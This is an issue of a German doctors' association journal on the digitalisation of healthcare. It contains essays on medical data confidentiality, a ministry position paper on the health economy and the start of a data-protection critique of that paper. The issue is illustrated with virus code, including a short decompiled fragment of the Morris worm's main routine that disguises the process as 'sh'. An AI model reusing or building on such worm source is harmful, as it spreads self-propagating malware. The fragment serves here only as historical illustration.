Gesundheit braucht Politik

verein demokratischer ärztinnen und ärzte

Zeitschrift für eine soziale Medizin

Nr. 2/2017 | Solibeitrag: 5 Euro

Mit Hurra in die digitale Zukunft?

Digitalisierung des Gesundheitswesens

Inhalt

Impressum

Der vdää

ist bundesweit organisiert; er setzt sich für die Demokratisierung der Strukturen der ärztlichen Standesvertretung ein und versucht, Einfluss zu nehmen auf die Gesundheitspolitik.
Sollten Sie von uns informiert werden wollen, so setzen Sie sich bitte mit unserer Geschäftsstelle in Verbindung. Gerne können Sie sich auch online über den neuen vdää-Newsletter auf dem Laufenden halten. Die Zeitschrift »Gesundheit braucht Politik« ist die Vereinszeitung, die viermal jährlich erscheint. Namentlich gekennzeichnete Artikel geben nicht unbedingt die Vereinsmeinung wieder.

Redaktion

Eva Pelz, Wulf Dietrich, Thomas Kunkel, Nadja Rakowitz, Bernhard Winter, Andrea Schmidt

Impressum

Gesundheit braucht Politik 2/2017 ISSN 2194-0258
Hrsg. vom Verein demokratischer Ärztinnen und Ärzte
V.i.S.d.P. Wulf Dietrich

Save the date

Jahreshauptversammlung des vdää

3.-5. November 2017 in München

Thema: Wissen wir was wir tun?

Geschäftsstelle:
Kantstraße 10, 63477 Maintal
Telefon 0 61 81 – 43 23 48
Mobil 01 72 – 1 85 80 23
Fax 0 61 81 – 49 19 35
Email info@vdaeae.de
Internet www.vdaeae.de

Bankverbindung: Postbank Frankfurt,
IBAN: DE97500100600013747603
BIC: PBNKDEFFXXX

Satz/Layout: Birgit Letsch
Druck: Druckerei Grube

Bilder dieser Ausgabe

Bild der Titelseite: Nadja Rakowitz, Flughafen FFM. Alle anderen »Bilder« in dieser Ausgabe stellen Codes von Computerviren dar. Die Zusammenstellung machte Thomas.Kunkel.

Editorial

Alles, was technisch möglich ist, soll gemacht werden – soll es das wirklich?

Wir alle benutzen das Handy, täglich. Viele von uns, abhängig vom Alter, sind auf Facebook oder in anderen sozialen Netzwerken aktiv. Selbstverständlich kommunizieren wir über WhatsApp oder andere Messenger, und Arbeit ohne Computer ist fast nicht mehr vorstellbar. Wir sind also schon in weiten Bereichen digital, digital erreichbar, digital vernetzt. Wenn also unsere Welt zunehmend digital wird, warum dann nicht auch die Medizin?

Das vorliegende Heft von Gesundheit braucht Politik (bitte entschuldigt, dass es leider etwas verspätet herausgekommen ist) beschäftigt sich mit der Digitalisierung der Medizin. Unbestreitbar hat diese ihre Vorteile, stellt sie einen Fortschritt gegenüber früheren Zeiten dar. Das sehen wir täglich in Klinik und Praxis. Aber die Digitalisierung der Medizin birgt auch bis heute kaum absehbare Risiken. Kritiklos wird heute von der Politik, der Wirtschaft und neuerdings auch dem deutschen Ärztetag die totale Digitalisierung des Gesundheitswesens als Zukunftsvision gepriesen. Bezeichnend ist, dass vielfach von Gesundheitswirtschaft gesprochen wird, wenn das Gesundheitswesen, also die medizinische Versorgung der PatientInnen, gemeint ist. Gesundheitswirtschaft aber ist, völlig unabhängig vom konkreten Nutzen für den PatientInnen, ein Zukunftsmarkt mit gigantischen, heute noch gar nicht absehbaren finanziellen Möglichkeiten. Interessant ist hierzu das im vorliegenden Heft abgedruckte Eckpunktepapier des Bundeswirtschaftsministeriums und die Kritik der »Datenschützer Rhein-Main« daran. Das Wirtschaftsministerium gibt sich gar nicht mehr die sonst von der Politik gepflegte Mühe, die Interessen der Wirtschaft mit den Interessen der PatientInnen gleichzusetzen. Alles, was technisch denkbar und möglich ist, soll gemacht werden, ob es nun konkreten Nutzen bringt oder nicht.

Theo Weichert, der ehemalige Datenschutzbeauftragte von Schleswig Holstein, beschreibt in seinem Beitrag, wie sensibel medizinische Daten sind und wie problematisch es ist, wenn Daten praktisch unbegrenzt verfügbar sind. Diese sensitiven Daten, einmal elektronisch abgespeichert, sind praktisch nicht mehr löschbar und auf Dauer mit dem Leben des Patienten oder der Patientin verbunden. Das Arzt- bzw. PatientInnengeheimnis wird damit leicht zur Illusion. Natürlich kann und soll man, wie es der vergangene Ärztetag getan hat, die völlige Verfügung der PatientInnen über ihre Daten fordern. Nur fragt sich, wie diese Kontrolle in der Praxis umgesetzt werden soll. Weichert weist ebenfalls darauf hin, dass mit dem digitalen Erfassen von PatientInnendaten ein mehr oder weniger verdecktes Sammeln von Daten für wissenschaftliche aber auch kommerzielle Auswertungen verbunden ist. Dringend notwendig sind deshalb öffentliche Standards und Zertifizierungsverfahren für das Speichern medizinischer Daten. Von diesen Standards aber sind wir noch weit entfernt.

Rudolf Bauer und Winfried Deiss beschreiben die Geschichte der elektronischen Gesundheits-Karte als die Geschichte einer Politik von Zuckerbrot und Peitsche. Flächendeckend eingesetzt werden soll die E-Card bis zum Ende dieses Jahres, doch gibt es immer noch einen Streit über die Kosten der Konnektoren, mithilfe derer die Praxen den Zugang zur Telematikinfrastruktur (TI) erhalten. Ein interessanter Aspekt der E-Card bzw. aller PatientInnen-Verwaltungsprogramme ist der mögliche Datenmissbrauch. Vielfach ist es möglich, dass die Firmen, die die Software- und Computerwartung durchführen, vollen Zugriff auf PatientInnendaten haben. Zwar sind diese natürlich zur Verschwiegenheit verpflichtet, kontrolliert wird ihr Datenmanagement bisher nicht.

Ein Schwachpunkt in punkto Datensicherheit ist auch der Widerspruch zwischen Anwenderfreundlichkeit und Sicherheit, Datenfachleute sprechen von usability vs security. Natürlich ist es im täglichen Praxis- oder Klinikalltag nicht möglich, dass sich alle NutzerInnen vor Benutzung des Computers ein- und nach Dateneingabe ausloggen. Einen weiteren Schwachpunkt und damit Angriffspunkt auf die Systeme stellt die Vernetzung von medizinischen Geräten wie Beatmungsgeräten, Infusionspumpen, oder Labor – oder Radiologiesystemen dar, die häufig noch auf der Basis völlig veralteter und nicht mehr gewarteter Betriebssysteme funktionieren. Solange diese Geräte isoliert verwendet werden, stellt das kein Problem dar, doch werden sie heute zunehmend, ob sinnvoll oder nicht, ins Netz gestellt. Damit werden sie von außen manipulierbar oder stellen eine Eintrittspforte in die Krankenhausinformationssysteme dar. Auch bedeutet die Fernwartung medizinischer Geräte durch externen Wartungsfirmen eine Sicherheitslücke, die bisher viel zu wenig Beachtung findet.

Nach dem IT-Sicherheitsgesetz sind auch die Betreiber großer Kliniken der sogenannten kritischen Infrastruktur zuzurechnen und verpflichtet, ihr IT-Sicherheitskonzept nach dem Stand der Technik umzusetzen. Doch sind hiervon nur die 110 größten Kliniken betroffen, während alle kleineren Kliniken, deren IT-Systeme häufig unter dem Standard großer Kliniken liegen, davon nicht betroffen sind.

Um das digitale Gruselkabinett vollständig zu machen, beschreibt Elke Stevens in ihrem Beitrag die Unsicherheit (und Unsinnigkeit) von sogenannten digitalen Gesundheits-Apps. Hunderttausende sind inzwischen auf dem Markt, eine Zertifizierung oder Qualitätskontrolle gibt es nicht für sie. Nicht einmal eine Pflicht zur Beilage eines kontrollierten Beipackzettels besteht. Die Forderung des Deutschen Ärztetages nach Zertifizierung dieser Apps wurde inzwischen von Minister Gröhe wegen Nichtmachbarkeit abgelehnt. Ein Skandal ist es, dass inzwischen Krankenkassen wie die AOK Nord schon Zuschüsse bei der Anschaffung von Wearables, deren Nutzen völlig unbewiesen ist, zahlt.

Nach all den hier geschilderten Scheußlichkeiten sollte zum Schluss doch noch betont werden, dass der vdää sich nicht in Maschinenstürmer-Manier gegen digitale Innovationen im Gesundheitswesen stellt, im Gegenteil. Wir meinen nur, dass Nutzen und Risiken sinnvoll gegeneinander abzuwägen sind, und nicht alles gemacht werden muss, nur weil es machbar ist.

Übrigens: Auch unsere Zeitschrift ist über das Netz erhältlich.

Wulf Dietrich

Die Vermessung des Menschen

Thilo Weichert* Big Data und Vertraulichkeit in der Medizin

Medizinische Big Data setzen massenhafte hochsensitive Daten voraus, die nicht mehr nur bei den BehandlerInnen bleiben, sondern in einer arbeitsteiligen Medizin mit vielen Anderen geteilt und schließlich auch individualisiert ausgewertet werden können und sollen. Das Vertraulichkeitsversprechen des PatientInnengeheimnisses droht zur Illusion zu werden, so Thilo Weichert. Er setzt die Forderung nach Transparenz und Bürgerbeteiligung dagegen.

Die Datenbetrunkenheit hat die Medizin erreicht: Mit Big Data wollen viele WirtschaftsvertreterInnen und TechnikfetischistInnen die Gesundheit der Bevölkerung steigern. Mit Gesundheits-Apps und Fitness-Trackern meint auch mancher Mensch, sich und seine Gesundheit optimieren zu können. Mit im Gesundheitssystem erfassten PatientInnendaten lassen sich zweifellos neue Erkenntnisse über Krankheiten, deren Ursachen und Behandlungsmöglichkeiten, gewinnen. Doch darf dabei keine Goldgräberstimmung ausbrechen, wie wir sie von US-amerikanischen Internet-Konzernen kennen. Auch europäische Anbieter versuchen sich daran, möglichst unkontrolliert Gesundheitsdaten zu schürfen und auszubeuten.

Ein gewaltiges Potential

Die Ausgangssituation ist verlockend: Digitale Medizin beschränkt sich nicht mehr auf Krankenhäuser und Behandlungsverbünde, sondern ist bei den Menschen bzw. PatientInnen angekommen, etwa wenn diese Mess-, Analyse- oder gar Behandlungstools am Körper tragen, z. B. um die Blutzuckerwerte zu regulieren, wenn sie sich in PatientInnen-Netzwerken austauschen und gegenseitig unterstützen, oder wenn Anbieter wie Microsoft oder Google ihre Clouds für die Verwaltung persönlicher Gesundheitsakten bereitstellen.

Manche der Versprechungen haben sich schon als heiße Luft erwiesen, etwa die Behauptung Googles, anhand der Anfragen in deren Suchmaschine den Ausbruch von Epidemien schneller und genauer erkennen zu können als die offiziellen Gesundheitsbehörden. Doch manches verspricht nicht nur Traffic und Profit, sondern auch gesellschaftlichen Nutzen: Mit der Analyse valider Gesundheitsdaten lassen sich neue Erkenntnisse über die Ursachen, die Abläufe und die Behandlungsmöglichkeiten von Krankheiten finden. Die Kombination von Informations- und Biotechnik mit genetischen Analysemöglichkeiten eröffnet völlig neue Perspektiven individualisierter, auf die genetische Disposition angepasster Therapien.

Risiken

Diese zunächst begrüßenswerte, weil die Gesundheit generell fördernde Entwicklung birgt sozialen Sprengstoff: Gesundheitsvor- und -fürsorge wird noch teurer als bisher, so dass sich – zumindest absehbar – viele eine per Big Data optimierte Behandlung und Betreuung nicht leisten können und die Kluft zwischen arm und reich in unserer Klassenmedizin sich vergrößert.

Vor der sozialen stellt sich aber die Vertraulichkeitsfrage: Medizinische Big Data setzen massenhafte hochsensitive Daten voraus, die nicht mehr nur beim Behandler bleiben, sondern in einer arbeitsteiligen Medizin mit vielen Anderen geteilt und schließlich auch individualisiert ausgewertet werden können und sollen. Das Vertraulichkeitsversprechen des PatientInnengeheimnisses droht zur Illusion zu werden. Dessen ungeachtet hat sich an der Richtigkeit der Erkenntnis von Hippokrates nichts geändert: PatientInnen vertrauen sich in ihrer gesundheitlichen Notlage nur dann umfassend HelferInnen an, wenn sie dadurch keine Nachteile befürchten müssen, wenn sie sich auf die professionelle Vertraulichkeit der HelferInnen verlassen können. In einer modernen Medizin ist es alles andere als trivial, die Segnungen von Big Data zu nutzen und zugleich die ärztliche Schweigepflicht so weit wie möglich zu wahren. Vertraulichkeit ist längst nicht mehr nur eine Angelegenheit von Gesundheitsberufen, sondern muss auch von IT-Unternehmen oder von sonstigen einbezogenen Unternehmen eingefordert werden.

Werkzeuge

Zur Wahrung der Vertraulichkeit zwischen Arzt oder sonstigen »Applikations«-Anbietern und Patient besteht heute ein umfangreicher technischer Werkzeugkasten. Dabei hilft starke Datenverschlüsselung. Bevor Daten für medizinische Analysen herangezogen werden können, muss gewährleistet werden, dass den PatientInnen daraus keine Nachteile entstehen. Hierfür gibt es digitale Anonymisierungs- und Pseudonymisierungswerkzeuge, die selbst in langfristig angelegten Registern oder Netzwerken sowie auf internationalen Plattformen genutzt werden können. Mit geschlossenen Systemen und Treuhändermodellen kann dafür gesorgt werden, dass auch beim Zusammenführen großer Datenmengen die Vertraulichkeit, also der Datenschutz, gewahrt bleibt.

Dies gilt insbesondere für die medizinische Forschung, bei der die Datenbegehrlichkeit aber auch der potenzielle gesellschaftliche Nutzen besonders groß sind. Der bisherige Versuch, sich mit informierten Einwilligungen von den PatientInnen die Genehmigung für die Nutzung der Daten zu besorgen, erweist sich zunehmend als unrealistisch, da die möglichen Nutzungen

Conficker (2008)


Der Conficker-Virus machte sich eine Sicherheitslücke in Windows XP zunutze, um von außen eingeschleusten Code auszuführen. Er verbreitete sich über Netzwerke und Wechseldatenträger durch Manipulation der Autorun-Funktion. Der Schadmechanismus (»payload«) blockierte die Benutzung bestimmter Windowsdienste, wie Update, Sicherheitsabfragen bis zur Sperrung von Benutzerkonten und das Aufrufen von Antivirenwebsites.

Conficker verbreitete sich in der ersten Woche auf mindestens 9 Millionen Rechnern, v.a. in Europa und, u.a. auch in sicherheitsrelevanten Systemen, wie z.B. der Kärnter Landesregierung, der Bundeswehr oder der französischen Luftwaffe – und dem Rechner von Block B des Kernkraftwerks Gundremmingen entdeckt.

und Auswertungen oft noch gar nicht absehbar sind und da die nötige Vorgehensweise derart komplex ist, dass hierzu bewusste PatientInnenentscheidungen nur noch begrenzt möglich sind.

Zusätzlich zur Technik gefordert sind mehr Ehrlichkeit und Transparenz. Oft sind digitale Angebote mit falschen Versprechungen verbunden. So sind z. B. elektronische Schritte- und Kalorienzähler oft unzuverlässig. Zumeist basieren sie auf der äußerst banalen Erkenntnis, dass Bewegung für die Gesundheit gut tut, wofür ein aufgeklärter und selbstbewusster Mensch keinen elektronischen Antreiber benötigt. Bei digitalen »Medizinprodukten« muss der Beipackzettel mit Angaben zu den Indikationen, Risiken und Nebenwirkungen zur gesetzlichen Pflicht gemacht werden. Hauptfunktion vieler Angebote ist heute das mehr oder weniger verdeckte Sammeln privater Daten und deren kommerzielle Verwendung durch die Informations-, Werbe- oder die Versicherungswirtschaft. Derartiges muss offengelegt werden. Ohne Transparenz und Wahlfreiheit geht es nicht. Ohne diese kann die späte ernüchternde Erkenntnis des Digitalangebots darin bestehen, dass der Betroffene für ein Behandlungsprogramm nicht zugelassen, vom Arbeitgeber gekündigt oder von einem Lebens- oder Krankenversicherer nicht angenommen wird.

Wichtig ist der Aufbau von Infrastrukturen, die nicht nur Funktionalität und optimale Datennutzung, sondern auch Vertraulichkeit gewährleisten. Besteht nicht mehr die Verfügungsmacht über die medizinischen Daten beim Patienten oder dem behandelnden Arzt des Vertrauens, dann müssen kompensierende Sicherungen etabliert werden. Dies kann und darf nicht dem Markt überlassen werden; hier handelt es sich um eine staatliche Aufgabe moderner Daseinsvorsorge. Eine solche Infrastruktur gibt es schon seit Jahren mit den Krebsregistern, die mit einer Zusammenführung von Forschungs- und Behandlungszwecken weiterentwickelt werden müssen. Auch die Telematik-Infrastruktur mit der elektronischen Gesundheitskarte trat ursprünglich mit dem Versprechen einer Optimierung von Verwendung digitaler Daten unter Wahrung der Vertraulichkeit an. Deren bisherige zögerliche Umsetzung ist nicht dem Datenschutz geschuldet, sondern den im Medizinbereich leider weit verbreiteten und oft dominanten (finanziellen) Partikularinteressen einzelner Gesundheitsberufe.



Conficker.svg, CC BY-SA 3.0, https://commons.wikimedia.org/w/index.php?curid=6010369

Aufgaben

Insofern wäre eine selbstbewusstere gemeinwohlorientierte Politik gefordert. Leider erweisen sich die Politiker und die zuständige Ministerialverwaltung oft noch zu sehr als verlängerter Arm von Wirtschaftsinteressen – von den Pharmakonzernen über die Behandlerverbände bis zur IT-Wirtschaft.

Das nötige Selbstbewusstsein der Politik setzt öffentliche Unterstützung und Kontrolle voraus. Hieran fehlt es noch an allen Ecken und Enden. Die Entscheidungen werden heute noch in weitgehend im Verborgenen agierenden Gremien der Selbstverwaltung oder hinter verschlossenen Türen mit LobbyvertretInnen getroffen. Eine Einbindung der PatientenInneninteressen ist auch im Bereich der Digitalisierung des Gesundheitswesens möglich und nötig. Über öffentliche Standards und transparente Zertifizierungsverfahren können in Ergänzung zu dringend nötigen gesetzlichen Regelungen sowohl funktionale Qualität wie auf Vereinbarkeit mit digitalen Grundrechten sichergestellt werden. Insofern könnte der Aufbau einer medizinischen Forschungsinfrastruktur ein geeignetes Entwicklungsfeld sein.

Den Menschen muss nachvollziehbar mitgeteilt werden, wer in welcher Form welche ihrer Daten für welche Zwecke nutzt. Wer gut informiert seine Daten freimütig bereitstellen möchte, der soll dies gerne tun. Ohne Zustimmung darf eine konkrete Nutzung nur erfolgen, wenn gesetzlich, organisatorisch und technisch sichergestellt wird, dass mit den Daten kein Schaden angerichtet wird, keine Diskriminierung oder Manipulation erfolgt. Dafür fehlen derzeit oft noch fast alle Voraussetzungen – eine Erkenntnis, die bisher noch nicht in der deutschen Politik angelangt ist.

Von Transparenz und Bürgerbeteiligung wollen die Big-Data-Fetischisten bisher wenig wissen, weil ihnen das manche Geschäftsmodelle unmöglich machte, mit denen viel Geld verdient werden könnte. Computer können nicht behandeln; sie können hierbei aber unterstützen. Ein transparenter und kontrollierter Einsatz von Informationstechnik unter Wahrung der Vertraulichkeitserwartungen der Menschen kann sowohl den IT- wie auch den Gesundheitsstandort Deutschland stärken und die Gesundheitsversorgung verbessern. Im Vordergrund muss der Mensch stehen, nicht die Optimierung der Datenausbeutung.

** Thilo Weichert ist ein deutscher Jurist und war von 2004 bis 2015 Datenschutzbeauftragter des Landes Schleswig-Holstein.*

Digitalisierung der Gesundheitswirtschaft

Eckpunktepapier des Bundeswirtschaftsministeriums, Mai 2017

Es ist bezeichnend für die Verhältnisse im Gesundheitswesen, dass ein Papier zur Digitalisierung aus dem Bundeswirtschaftsministerium kommt. Wir dokumentieren das im Mai erschienene Papier mit einem Kommentar des Datenschützer Rheinmain.

Die Gesundheitswirtschaft ist einer der größten deutschen Wirtschaftssektoren. Sie erwirtschaftet etwa 12 Prozent des Bruttoinlandsprodukts und ist in den letzten Jahren stärker und stabiler gewachsen als die Gesamtwirtschaft. 10,2 Prozent des deutschen Außenhandelsüberschusses gehen auf die Gesundheitswirtschaft zurück. Hierzu trägt vor allem der Bereich der industriellen Gesundheitswirtschaft bei, wo hochinnovative Produkte zur Behandlung, Diagnose und Therapie entwickelt werden.

Auch in der Gesundheitswirtschaft spielt die Digitalisierung eine immer wichtigere Rolle. Kreative Start-ups sind mit zahlreichen innovativen Ideen und Geschäftsmodellen in dieser Branche unterwegs. Allerdings ist der Zugang zum Gesundheitsmarkt für sie oft ein schwieriger und dornenreicher Weg. Hohe Eintrittsbarrieren machen diesen attraktiven Markt für kleine, junge Unternehmen und digitale Start-ups kaum erreichbar. Innovative Ideen werden dadurch oft schon im Keim erstickt.

Insgesamt lässt das Tempo der Digitalisierung in der Gesundheitswirtschaft noch zu wünschen übrig. Gerade angesichts der Herausforderungen des demografischen Wandels sind in diesem Bereich aber bessere Rahmenbedingungen für digitale Angebote und Produkte so wichtig.

Das Bundesministerium für Wirtschaft und Energie hat folgende Eckpunkte identifiziert, um die Digitalisierung der Gesundheitswirtschaft zu beschleunigen und innovative Start-ups auf diesem Markt zu unterstützen:

1. Unterstützung von digitalen, ganzheitlichen Lösungen
Die deutsche Gesundheitswirtschaft produziert weltweit gefragte hochwertige technische Produkte. Aufgrund der fortschreitenden Entwicklung hin zu einer digitalen Produktions- und Plattformökonomie sind jedoch vermehr digitalisierte, ganzheitliche Lösungen entscheidend. Deren Entwicklung soll durch Förderprogramme unterstützt werden, um die internationale Konkurrenzfähigkeit der deutschen Gesundheitswirtschaft dauerhaft zu sichern.

2. Verbesserung des Weges in die Regelversorgung
Start-ups mit einem Fokus auf der Gesundheitsbranche experimentieren mit innovativen digitalen Angeboten und Produktideen, Inkubatoren haben die Gesundheitsversorgung entdeckt und etablierte Unternehmen wie Krankenkassen suchen Kooperationen mit neuen Ideengebern. Der Zugang in die Regelversorgung durch die gesetzlichen Krankenkassen und damit in den ersten Gesundheitsmarkt ist in Deutschland langwierig, sehr teuer, komplex und wenig transparent. Der Prozess stellt damit eine zentrale Hürde für innovative Produkte der Gesundheitswirtschaft dar. Deshalb soll für digitale Produkte ein transparenter Weg in die Regelversorgung aufgezeigt werden, um Innovationen zu unterstützen. Hierfür braucht es beim Gemeinsamen Bundesausschuss und Bewertungsausschuss verbindliche Fristen und eindeutige Ansprechpartner. Die Zulassungsbehörden im Gesundheitssystem sollen einen offenen und kontinuierlichen Dialog mit Start-ups etablieren. Orientieren kann man sich hier am Beispiel der BaFin, die als zentrale Zulassungsbehörde der Finanzindustrie auch Service für FinTech-Start-ups bietet.

3. Unterstützung beim Zugang zu Risikokapital
Im Bereich der Gesundheitswirtschaft erschwert der komplexe Marktzugang den Zugang zu Risikokapital. Oftmals können E-Health-Start-ups nur dann erfolgreich Risikokapital zu generieren, wenn sie sich von vornherein nicht (nur) auf den deutschen Markt konzentrieren. Darüber hinaus kann ein Business Case oft nur auf der Basis von groben Schätzungen aufgestellt werden, da die Höhe der Gebührenziffer für die Erstattung durch die gesetzliche Krankenversicherung in einem wenig transparenten Verfahren erfolgt. Bei der Festlegung der Gebührenziffer durch den Bewertungsausschuss sollen betroffene Unternehmen und Verbände im Vorfeld beteiligt werden. Die Beratungen sollen in einem transparenten Verfahren erfolgen um sicherzustellen, dass auch neue digitale Angebote und Produkte leistungsgerecht entlohnt werden. Dies setzt gleichzeitig für die Ärzteschaft einen wichtigen Anreiz zur Nutzung dieser Innovationen.

4. Schaffung von Experimentierräumen
Der Zugang von innovativen Produkten in die Regelversorgung erfordert einen Nachweis über ihren Nutzen und ihre Wirtschaftlichkeit. Die dafür erforderlichen kostspieligen und langwierigen klinische Studien stellen für kleine Unternehmen und Start-ups eine erhebliche Hürde dar. Es soll deshalb geprüft werden, ob Studien für den Weg in die Regelversorgung für kleine Unternehmen und Start-ups gefördert werden können. Zudem sollen Experimentierräume geschaffen werden, bei de-

nen durch temporäre und lokal begrenzte Veränderung von Regularien Innovationen ausprobiert werden können. Die Ergebnisse und Daten aus der Erprobung sollen auch als Nachweise über den Nutzen und die Wirtschaftlichkeit der Innovationen genutzt werden können.

5. Förderung der digitalen Infrastruktur von Krankenhäusern

Investitionen in Krankenhäuser werden von den Bundesländern getragen. Investitionen in die IT-Infrastruktur stehen dabei an hinterer Stelle. Universitätskliniken haben eine Vorreiterrolle beim Einsatz von Innovationen, da modernste Geräte und Verfahren in Diagnose und Behandlung eingesetzt werden. Investitionen der Universitätskliniken in die digitale Infrastruktur sollen mit 500 Millionen Euro gefördert werden. Aufgrund der Vorreiterrolle von Krankenhäusern wird damit eine Standardisierung befördert, die auf den ambulanten Bereich ausstrahlen kann. Durch die größere Transparenz und Einheitlichkeit von Standards steigt so gerade für kleinere Unternehmen und Start-ups die Möglichkeit, kompatible Anwendungen zu entwickeln. Zudem können Ef zienzgewinne in der Versorgung erreicht werden.

6. Bessere Nutzung von Gesundheitsdaten

Daten aus der Versorgung stehen nur sehr begrenzt und stets rein zweckgebunden für die Versorgungsforschung zur Verfügung (§ 75 SGB X). Eine Verknüpfung von Daten, die vom Patienten selber erhoben werden, mit Daten aus dem professionellen medizinischen Bereich, ist derzeit nicht möglich. Dies hemmt die Entwicklung für innovative Geschäftsmodelle auf der Basis von Big Data zur Verbesserung der bestehenden Diagnose- und Therapieverfahren. Forschungsdaten, klinische Daten und Daten aus der Patientenversorgung sollen für die Forschung und die Patientenversorgung unter strikter Wahrung des Schutzes personenbezogener PatientInnendaten bereitgestellt und verknüpft werden. Die Einrichtung eines integrierten Datenraums auf der Basis von offenen Normen, Standards und Schnittstellen soll angestrebt werden.

7. Einheitlicher Datenschutz

Der Datenschutz im Gesundheitsbereich ist gegenwärtig durch verschiedene Gesetze (u.a. Landesdatenschutzgesetze, Bundesdatenschutzgesetz, Sozialgesetzbücher) geregelt. Durch die Vielzahl an Regularien sind für Unternehmen und Organisationen die gesetzlichen Anforderungen für den Umgang mit Gesundheitsdaten unklar. Bundeseinheitliche, transparente und verbindliche Datenschutzregelungen sollen unter Beachtung der EU-Datenschutzgrundverordnung beim Umgang mit Gesundheitsdaten umgesetzt werden.

8. Erleichterungen für telemedizinische Anwendungen

Seit April 2017 ist Telemedizin in gewissem Umfang Teil der gesetzlichen Regelversorgung. Durch die Berufsordnung für Ärzte ist jedoch festgelegt, dass ein physischer Erstkontakt die telemedizinischen Leistungen ergänzen muss (sog. Fernbehandlungsverbot). Modellprojekte, beispielsweise in Baden-Württemberg, ermöglichen nun den Erstkontakt zwischen Arzt und Patient auch per Videosprechstunde. Auch eine Fernverschreibung von Arzneimitteln aufgrund von § 48 Arzneimittelgesetz kann nur sehr eingeschränkt vorgenommen werden (sog. Fernverschreibungsverbot). Auf Basis der Erkenntnisse derzeit laufender Modellprojekte soll das Gespräch mit der Bundesärztekammer zur Anpassung des Fernbehandlungsverbots in der Musterberufsordnung gesucht werden. Zudem soll eine bundesweite Anpassung des Fernverschreibungsverbots geprüft werden.

9. Einheitliche Standards für Anwendungen der Telematikinfrastruktur

2018 sollen mit Etablierung der Telematikinfrastruktur die Voraussetzungen für den sektorenübergreifenden Austausch von Gesundheitsdaten geschaffen sein. Jeder Patient soll ein gesetzlich festgelegtes Recht haben, jederzeit auch digital auf seine Gesundheitsdaten zugreifen und das Zugriffsrecht Dritten einräumen zu können. Die Standards und Vorgaben u.a. für die elektronische PatientInnenakte sollen transparent und einheitlich sein, damit grundsätzlich jedes Unternehmen die Möglichkeit erhält, eine gesetzeskonforme elektronische PatientInnenakte anzubieten.

```
/int nobjects = 0;
int nextw;
char *null_auth;
object objects[69];                     /* Don‘t know how many... */
object *getobjectbyname();
char *XS();
main(argc, argv)                        /* 0x20a0 */
     int argc;
     char **argv;
{
    int i, l8, pid_arg, j, cur_arg, unused;
    long key;                           /* -28(fp) */
    struct rlimit rl;
    l8 = 0;                             /* Unused */
    strcpy(argv[0], XS(»sh«));          /* <env+52> */
    time(&key);
    srandom(key);
    rl.rlim_cur = 0;
    rl.rlim_max = 0;
    if (setrlimit(RLIMIT_CORE, &rl))
        ;
    signal(SIGPIPE, SIG_IGN);
    pid_arg = 0;
    cur_arg = 1;
    if  (argc > 2 &&
         strcmp(argv[cur_arg], XS(»-p«)) == 0) { /* env55 == »-p« */
        pid_arg = atoi(argv[2]);
        cur_arg += 2;
```

Morris (1988)

Morris war der erste Computerwurm, der sich über das Internet verbreitete. Der Wurm machte sich Schwachstellen im Unix-Betriebssystem zunutze und war initial vom Autor dazu geschrieben, um die Größe des Internet zu vermessen. Der Replikationsvorgang war so infektiös, dass von den damals etwa 60.000 Computern im Internet 10 Prozent als infiziert galten. Der Wurm richtete einen Schaden in Höhe von bis zu zehn Millionen US Dollar an. Der Autor Robert Morris wurde zu einer dreijährigen Bewährungsstrafe, 400 Stunden Gemeinnütziger Arbeit und 10.000 Dollar Geldstrafe verurteilt.

Digitalisierung der Gesundheitswirtschaft

Auf Kosten von PatientInnenrechten und Datenschutz – meinen die Datenschützer Rheinmain

Die »Datenschützer Rheinmain« haben am 20. Juni 2017 einen Kommentar zum Eckpunktepapier des Wirtschaftsministeriums zur »Digitalisierung der Gesundheitswirtschaft« geschrieben, in dem sie Punkt für Punkt versuchen zu zeigen, dass damit PatientInnenrechte und Datenschutz auf dem Altar privatwirtschaftlicher Interessen geopfert werden.

Am 31. Mai 2017 hat das Bundesministerium für Wirtschaft und Energie ein Eckpunktepapier unter dem Titel »Digitalisierung der Gesundheitswirtschaft« veröffentlicht. In neun Punkten hat Ministerin Brigitte Zypries (SPD) zusammengefasst, was auch Bundesgesundheitsminister Hermann Gröhe und Bundeskanzlerin Angela Merkel (beide CDU) nicht müde werden zu verkünden:

Das Gesundheitswesen (von Merkel, Gröhe und Zypries »Gesundheitswirtschaft« genannt) ist zu einem wesentlichen Faktor der Wirtschaftsentwicklung in Deutschland geworden.

- Bei 82,2 Mio. Menschen in Deutschland, davon 70,9 Mio. in gesetzlichen Krankenkassen, bei 2,8 Mio. Beschäftigten im Gesundheitswesen und bei Ausgaben der GKV im Jahr 2016 in Höhe von 220,6 Mrd. Euro sei das Gesundheitswesen sowohl ein maßgeblicher Kostenfaktor als auch ein wichtiger »Markt« für eine Vielzahl wirtschaftlicher Eigeninteressen.
- Kosten zu senken, zugleich aber auch Möglichkeiten zur Generierung von privatwirtschaftlichen Gewinnen zu eröffnen und zu erweitern, nütze der Wirtschaft und damit auch der Gesellschaft und den Versicherten.
- Die im Zuge der Digitalisierung aller gesellschaftlichen Bereiche – damit auch im Gesundheitswesen – anfallenden zunehmenden Mengen an Daten sollen einer wirtschaftlichen Verfügbarkeit und Nutzung zugeführt werden.

Auf diesem Altar sollen nach der erklärten Absicht von Merkel, Gröhe und jetzt auch Zypries PatientInnenrechte und Datenschutz geopfert werden. Dies wird mit kritischem Blick auf die 9 Punkte des Eckpunktepapiers »Digitalisierung der Gesundheitswirtschaft« deutlich:

Punkt 1 **Unterstützung von digitalen ganzheitlichen Lösungen**
Der gesamte Absatz liest sich wie eine Aufforderung, sich mit Sprechblasen um Forschungsgelder zu bewerben.

Punkt 2 **Verbesserung des Weges in die Regelversorgung**
